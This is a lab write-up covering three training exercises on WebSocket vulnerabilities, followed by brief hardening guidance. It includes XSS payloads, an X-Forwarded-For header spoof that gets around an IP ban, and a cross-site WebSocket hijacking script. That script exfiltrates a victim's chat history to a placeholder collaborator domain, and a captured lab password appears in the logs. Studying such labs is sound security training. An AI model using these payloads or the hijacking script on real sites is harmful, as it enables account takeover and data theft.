What are WebSockets?
WebSockets are a bi-directional, full duplex communications protocol initiated over HTTP. They are commonly used in modern web applications for streaming data and other asynchronous traffic.

In this section, we'll explain the difference between HTTP and WebSockets, describe how WebSocket connections are established, and outline what WebSocket messages look like.

Lab1: Manipulating WebSocket messages to exploit vulnerabilities


Description: This online shop has a live chat feature implemented using WebSockets.

Chat messages that you submit are viewed by a support agent in real time.

To solve the lab, use a WebSocket message to trigger an alert() popup in the support agent's browser.

Testing procedure and snapshot:

- Click "Live chat" and send a chat message.
- In Burp Proxy, go to the WebSockets history tab, and observe that the chat message has been sent via a WebSocket message.
- Using your browser, send a new message containing a < character.
- In Burp Proxy, find the corresponding WebSocket message and observe that the < has been HTML-encoded by the client before sending.
- Ensure that Burp Proxy is configured to intercept WebSocket messages, then send another chat message.
- Edit the intercepted message to contain the following payload: <img src=1 onerror='alert(1)'>
- Observe that an alert is triggered in your browser. This will also happen in the support agent's browser.



Lab2: Manipulating the WebSocket handshake to exploit vulnerabilities

Description: This online shop has a live chat feature implemented using WebSockets.

It has an aggressive but flawed XSS filter.

To solve the lab, use a WebSocket message to trigger an alert() popup in the support agent's browser.

Testing procedure and snapshot:

- Click "Live chat" and send a chat message.
- In Burp Proxy, go to the WebSockets history tab, and observe that the chat message has been sent via a WebSocket message.
- Right click on the message and select "Send to Repeater".
- Edit and resend the message containing a basic XSS payload: <img src=1 onerror='alert(1)'>
- Observe that the attack has been blocked, and that your WebSocket connection has been terminated.
- Click "Reconnect", and observe that the connection attempt fails because your IP address has been banned.
- Click "Request", and add the following header to the handshake: X-Forwarded-For: 1.1.1.1
- Click "Connect" to reconnect the WebSocket.
- Send a WebSocket message containing an obfuscated XSS payload like: <iframe src='jAvAsCripT:alert`1`'></iframe>

Lab3: Cross-site WebSocket hijacking

Description: This online shop has a live chat feature implemented using WebSockets.

To solve the lab, use the exploit server to host an HTML/JavaScript payload that uses a cross-site WebSocket hijacking attack to steal the victim's chat history, then gain access to their account.


Testing procedure and snapshot:


- Click "Live chat" and send a chat message.
- Reload the page.
- In Burp Proxy, in the WebSockets history tab, observe that the "READY" command retrieves past chat messages from the server.
- In Burp Proxy, in the HTTP history tab, find the WebSocket handshake request. Observe that the request has no CSRF tokens.
- Right-click on the handshake request and select "Copy URL".
- Visit the exploit server, and create a page with the following content, replacing your-websocket-URL with the URL from the WebSocket handshake, and your-collaborator-domain with a payload generated by Burp Collaborator Client. **Note:** Ensure you change the protocol in the WebSocket handshake URL from https:// to wss://.


```
<script>
websocket = new WebSocket('wss://your-websocket-URL')
websocket.onopen = start
websocket.onmessage = handleReply
```

```
function start(event) {
  websocket.send("READY");
}
function handleReply(event) {
  fetch('https://your-collaborator-domain/?'+event.data, {mode: 'no-cors'})
}
</script>
```

- View the exploit page.
- Poll for interactions using Burp Collaborator client. Verify that the attack has successfully retrieved your chat history and exfiltrated it via Burp Collaborator.
- You should also see that another user has visited your exploit page, and that their chat history contains their password.
- Log into the victim user's account.


Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 60 seconds
Poll now
Time Type Payload Comment
14 2020-May-05 09:48:57 UTC HTTP 547k8smqejpzwakxf0vjxv543v9lxa
15 2020-May-05 09:48:57 UTC HTTP 547k8smqejpzwakxf0vjxv543v9lxa
16 2020-May-05 09:49:07 UTC HTTP 547k8smqejpzwakxf0vjxv543v9lxa
17 2020-May-05 09:48:57 UTC HTTP 547k8smqejpzwakxf0vjxv543v9lxa
18 2020-May-05 09:49:07 UTC HTTP 547k8smqejpzwakxf0vjxv543v9lxa
19 2020-May-05 09:49:23 UTC DNS 547k8smqejpzwakxf0vjxv543v9lxa
Description
Request to Collaborator
Response from Collaborator
Raw
Params
Headers
Hex
GET
/?{%22user%22:%22Hal%20Pline%22,%22content%22:%22No%20problem%20carlos,%20it's%20cd5fcst2d5ccnz
uegwb9%22} HTTP/1.1
Host: 547k8smqejpzwakxf0vjxv543v9lxa.burpcollaborator.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept: */*
Referer: https://aceelf4d1f6d49998056174301430057.web-security-academy.net/exploit/
Accept-Encoding: gzip, deflate, br
Type a search term
0 highlights
Close





How to secure a WebSocket connection?

To minimize the risk of security vulnerabilities arising with WebSockets, use the following guidelines:

- Use the wss:// protocol (WebSockets over TLS).
- Hard code the URL of the WebSockets endpoint, and certainly don't incorporate user-controllable data into this URL.

- Protect the WebSocket handshake message against CSRF, to avoid cross-site WebSockets hijacking vulnerabilities.
- Treat data received via the WebSocket as untrusted in both directions. Handle data safely on both the server and client ends, to prevent input-based vulnerabilities such as SQL injection and cross-site scripting.